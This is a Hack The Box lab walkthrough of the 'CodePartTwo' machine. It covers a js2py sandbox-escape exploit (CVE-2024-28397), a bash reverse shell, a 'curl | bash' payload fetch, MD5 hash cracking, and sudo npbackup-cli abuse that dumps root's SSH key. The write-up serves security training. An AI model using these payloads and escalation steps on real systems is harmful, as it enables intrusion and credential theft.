



HACKTHEBOX



CodePartTwo

28th November 2025

Prepared By: k1ph4ru

Machine Author: FisMatHack

Difficulty: **Easy**

Synopsis

CodePartTwo is an Easy Linux machine that features a vulnerable Flask-based web application. Initial web enumeration reveals a JavaScript code editor powered by a vulnerable version of `js2py`, which allows for remote code execution via sandbox escape. Exploiting this flaw grants access to the system as an unprivileged user. Further enumeration reveals an `SQLite` database containing password hashes, which are cracked to gain SSH access. Finally, a backup utility, `npbackup-cli`, that runs with root privileges, is leveraged to obtain root privileges.

Skills Required

- Web application enumeration.
- Linux Fundamentals.

Skills Learned

- Exploiting `js2py` sandbox escape.
- Extracting sensitive data from an `SQLite` database.

Enumeration


Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.82 | grep '^[0-9]' | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.10.11.82
<SNIP>
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|_ 256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_ 256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp  open  http      Gunicorn 20.0.4
|_ http-server-header: gunicorn/20.0.4
|_ http-title: Welcome to CodePartTwo
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
<SNIP>
Nmap done: 1 IP address (1 host up) scanned in 12.95 seconds
```

The initial `Nmap` scan results show two open ports. `ssh` is running on port `22`, and `Gunicorn` is running on port `8000` with a page title of `Welcome to CodePartTwo`.

HTTP

Upon visiting port `8000`, we encounter a landing page for `CodePartTwo`, a platform that assists developers in writing, saving, and running JavaScript code. We also see three buttons: `LOGIN`, `REGISTER`, and `DOWNLOAD APP`.



We proceed to click on the `DOWNLOAD APP` button, which fetches a zip archive file.

```
$ unzip app.zip
Archive:  app.zip
<SNIP>
  inflating: app/instance/users.db
$ cd app
```

```
$ ls -la
total 36
drwxrwxr-x 5 fury fury 4096 Sep  1 09:33 .
drwxr-xr-x 10 fury fury 12288 Nov 12 08:15 ..
-rw-r--r-- 1 fury fury 3679 Sep  1 09:33 app.py
drwxrwxr-x 2 fury fury 4096 Jan 16  2025 instance
-rw-rw-r-- 1 fury fury  49 Jan 16  2025 requirements.txt
drwxr-xr-x 4 fury fury 4096 Oct 26  2024 static
drwxr-xr-x 2 fury fury 4096 Sep  1 09:32 templates
```

We then proceed to use `unzip`, which is a Linux utility used for extracting the contents of compressed ZIP archives, so that we can inspect the contents of the archive.


Inside the extracted directory, we see an `app` folder that we can explore further. One of the first files that stands out is the `requirements.txt` file, which is a Python dependency file that lists all the packages (and their versions) required for the application to run.

By checking its contents, we see that the application relies on `Flask`, `Flask-SQLAlchemy`, and `js2py`. Notably, the version of `js2py` being used is `0.74`,

```
$ cat requirements.txt
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
```


Foothold

Since we earlier observed that the application has both `Login` and `Register` buttons, we proceed to create an account by clicking on the `Register` button.



The screenshot shows a web application interface with a light blue background. In the center, there is a white rounded rectangle containing the word "REGISTER" in bold black text, underlined with a blue line. Below the title, there are two input fields: the first contains the text "test", and the second contains four black dots, indicating a password field. Below these fields is a blue button with the word "REGISTER" in white. At the bottom of the white rectangle, there is a link that says "Already have an account? Login".

After successfully registering, we move to the `Login` form and authenticate using the newly created credentials. Once logged in, we gain access to the application's `dashboard`, which provides a built-in code editor that allows us to write, run, and manage JavaScript code.



During our earlier enumeration, we noticed that the application depends on `js2py==0.74`. By inspecting the Flask source code and front-end JavaScript, we see that whenever a user clicks the `Run Code` button, the content of the code editor is sent to the `/run_code` endpoint, which executes the JavaScript code using `js2py`.

```
@app.route('/run_code', methods=['POST'])  
def run_code():  
    try:  
        code = request.json.get('code')  
        result = js2py.eval_js(code)  
        return jsonify({'result': result})  
    except Exception as e:  
        return jsonify({'error': str(e)})
```

This means that any JavaScript code entered into the editor is directly evaluated by `js2py` on the server side, exposing a potential sandbox escape if `js2py` contains known vulnerabilities.

A quick Google search for vulnerabilities affecting this specific version leads us to [CVE-2024-28397](#), a sandbox escape vulnerability in `js2py`.

We also come across a public proof-of-concept [script](#). The PoC demonstrates how user-controlled JavaScript can break out of the `js2py` sandbox and execute arbitrary Python objects, eventually leading to command execution on the underlying system. The provided payload attempts to read `/etc/passwd` and execute calculator.

```
let cmd = "head -n 1 /etc/passwd; calc; gnome-calculator; kcalc; "  
let hacked, bymarve, nll
```

```

let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
  let result;
  for(let i in o.__subclasses__()) {
    let item = o.__subclasses__()[i]
    if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
      return item
    }
    if(item.__name__ != "type" && (result = findpopen(item))) {
      return result
    }
  }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11

```

But we can edit the command and proceed to get a reverse shell on the box. For that, we need to create a bash script that will be executed.

```

$ cat > rev.sh <<'EOF'
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.89/4242 0>&1
EOF

```

This contains a generic bash reverse shell that will connect back to our attacker's machine on port 4242

We then host the reverse shell payload using a Python web server.

```

$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...

```

Next, we prepare our Netcat listener to catch the incoming connection.

```


$ nc -lnvp 4242
listening on [any] 4242 ...

```

Now, we update the payload to download and execute our reverse-shell script using `bash`.

```
let cmd = "curl http://10.10.14.89:9000/rev.sh |bash"
let hacked, bymarve, nll
let getattr, objl
<SNIP>
```

Then we copy and paste the payload to the code editor as follows.



The screenshot shows the CodePartTwo dashboard. At the top, it says "DASHBOARD" and "Create, save, run, and manage your JavaScript code with CodePartTwo." There is a "LOGOUT" button. Below that is the "Code Editor" section, which contains a text area with the following JavaScript code:

```
let cmd = "curl http://10.10.14.89:9000/rev.sh |bash"
let hacked, bymarve, nll
let getattr, objl

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
nll = bymarve("__getattribute__")
obj = nll("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
  let result;
  for(let i in o.__subclasses__()) {
    let item = o.__subclasses__()[i]
    if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
      return item
    }
  }
  if(item.__name__ != "type" && (result = findpopen(item))) {

```

Below the code editor are two buttons: "SAVE CODE" and "RUN CODE". The "RUN CODE" button is highlighted with a red box. Below the buttons is the "Output" section.

After running the updated payload, we see the connection on our `Netcat` listener.

```
$ nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.10.14.89] from (UNKNOWN) [10.10.11.82] 40086
<SNIP>
app@codeparttwo:~/app$ id
uid=1001(app) gid=1001(app) groups=1001(app)
```

To get a more stable shell we use `script`, which works by spawning a new pseudo-terminal and attaching `/bin/bash` to it also pointing the output to `/dev/null` so it doesn't create or write to a log file.

```
app@codeparttwo:~/app$ script /dev/null -c /bin/bash
Script started, file is /dev/null
app@codeparttwo:~/app$
```

Lateral Movement

Now with a stable shell, we begin enumerating the system. Inside the `instance` directory, we find a `SQLite` database.

```
app@codeparttwo:~/app/instance$ ls -la
total 24
drwxrwxr-x 2 app app 4096 Jan 21 2025 .
drwxrwxr-x 6 app app 4096 Sep 1 13:19 ..
-rw-r--r-- 1 app app 16384 Jun 18 08:36 users.db
app@codeparttwo:~/app/instance$ file users.db
users.db: SQLite 3.x database, last written using SQLite version 3031001
app@codeparttwo:~/app/instance$
```

We open it with `sqlite3`, which is a lightweight database client that allows us to query the database contents.

```
sqlite> .tables
code_snippet user
sqlite> select * from user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
sqlite>
```

Here we see two tables, `code_snippet` and `user`. Looking at the `user` table, we find two users and their password hashes. The hash for `marco` appears to be a `MD5` hash.

We can proceed to query the password hash using [CrackStation](#), which is an online password hash lookup service.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

649c9d65a206a75f5abe509fe128bce5

I'm not a robot

reCAPTCHA is changing its terms of service. Take action.

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
649c9d65a206a75f5abe509fe128bce5	md5	sweetangelbabylove

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

It successfully recovers the password as `sweetangelbabylove`.

Using this, we can access the target via SSH as the `marco` user.

```
$ ssh marco@10.10.11.82
marco@10.10.11.82's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
<SNIP>
Last login: Mon Nov 17 08:49:11 2025 from 10.10.14.89
marco@codeparttwo:~$ id
uid=1000(marco) gid=1000(marco) groups=1000(marco),1003(backups)
```

Now we can grab the user flag located in `/home/marco/user.txt`.

Privilege Escalation

We proceed to enumerate the `sudo` permissions.

```
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
marco@codeparttwo:~$
```

We see that the user can run `/usr/local/bin/npbackup-cli` binary as any user without a password. Additionally, there is a configuration file in the home folder that defines the backup path to `/home/app/app`.

```
marco@codeparttwo:~$ cat npbackup.conf
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:

__NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phM1zIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw
8PDw8PD6yVSCExjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
  repo_group: default_group
  backup_opts:
    paths:
      - /home/app/app/
    source_type: folder_list
<SNIP>
  auto_upgrade_group: ${MACHINE_GROUP}
marco@codeparttwo:~$
```

Looking at the `--help` option, we see that the tool allows specifying a config file when running backups.

```
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli --help
usage: npbackup-cli [-h] [-c CONFIG_FILE] [--repo-name REPO_NAME] [--repo-group
REPO_GROUP] [-b] [-f] [-r RESTORE] [-s] [--ls [LS]] [--find FIND] [--forget FORGET]
                [--policy] [--housekeeping] [--quick-check] [--full-check] [--check
CHECK] [--prune
<SNIP>
    -c CONFIG_FILE, --config-file CONFIG_FILE
                                Path to alternative configuration file (defaults to current
dir/npbackup.conf)
    --repo-name REPO_NAME
<SNIP>
    --check-config-file    Check if config file is valid
```

This means we can create backups of arbitrary directories with root privileges. We proceed to create a copy of the configuration and modify it to back up the `/root` directory.

```
marco@codeparttwo:~$ cp npbackup.conf npbackup1.conf
marco@codeparttwo:~$ vi npbackup1.conf
marco@codeparttwo:~$ cat npbackup1.conf
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:

__NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IXNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw
8PDw8PD6yVSCExjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
  repo_group: default_group
  backup_opts:
    paths:
      - /root
    source_type: folder_list
  <SNIP>
  auto_upgrade_group: ${MACHINE_GROUP}
```

Next, we run the backup with root privileges.

```
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup1.conf -b -f
2025-11-17 09:02:04,029 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-
public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
<SNIP>
2025-11-17 09:02:05,334 :: WARNING :: Parameter --use-fs-snapshot was given, which is only
compatible with Windows
no parent snapshot found, will read all files

Files:          15 new,          0 changed,          0 unmodified
Dirs:           8 new,          0 changed,          0 unmodified
Added to the repository: 190.612 KiB (39.886 KiB stored)

processed 15 files, 197.660 KiB in 0:00
```

```
snapshot 505cedc0 saved
2025-11-17 09:02:06,464 :: INFO :: Backend finished with success
2025-11-17 09:02:06,466 :: INFO :: Processed 197.7 KiB of data
2025-11-17 09:02:06,466 :: ERROR :: Backup is smaller than configured minmium backup size
2025-11-17 09:02:06,466 :: ERROR :: Operation finished with failure
2025-11-17 09:02:06,467 :: INFO :: Runner took 2.387951 seconds for backup
2025-11-17 09:02:06,467 :: INFO :: Operation finished
2025-11-17 09:02:06,473 :: INFO :: ExecTime = 0:00:02.447523, finished, state is: errors.
```

After the backup, we can list the contents of the snapshot using the `--ls` option.

```
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup1.conf --ls
2025-11-17 09:03:36,374 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-
public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-11-17 09:03:36,404 :: INFO :: Loaded config E1057128 in /home/marco/npbackup1.conf
2025-11-17 09:03:36,414 :: INFO :: Showing content of snapshot latest in repo default
2025-11-17 09:03:38,629 :: INFO :: Successfully listed snapshot latest content:
snapshot 505cedc0 of [/root] at 2025-11-17 09:02:05.344071215 +0000 UTC by
root@codeparttwo filtered by []:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
<SNIP>
2025-11-17 09:03:38,630 :: INFO :: Runner took 2.215468 seconds for ls
2025-11-17 09:03:38,630 :: INFO :: Operation finished
2025-11-17 09:03:38,635 :: INFO :: ExecTime = 0:00:02.263257, finished, state is: success.
```

We see the SSH private key of the `root` user. We can extract it as follows.

```
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup1.conf --dump
/root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA9apNjja2/vuDv4aaVheXnLbCe7dJBI/14Lhc0nQA5F9wGFxkvIEy
<SNIP>
o85/zCvGKm/BYjoldz23CSOFrSSlEZUppA6JJkEovEaR3LW7b1pBIMu52f+64cUNgSWtH
kXQKJhgScWFD3dnPx6cJRLChJayc0FHZ02KYGRP3KQIedpOJDaff096MXhBT7W9ZO8Pen/
MBhgprGCU3dhhJMQAAAAxyb290QGNvZGV0d28BAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

We save the private key locally and set correct permissions using `chmod 600` command which restricts the file's permissions so that only the owner can read and write the file, which is required by `ssh` to prevent unauthorized access.

```
$ chmod 600 id_rsa
```

Then we can access the target via SSH using this private key as follows.

```
$ ssh -i id_rsa root@10.10.11.82
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
<SNIP>
Last login: Mon Nov 17 09:06:46 2025 from 10.10.14.89
root@codeparttwo:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.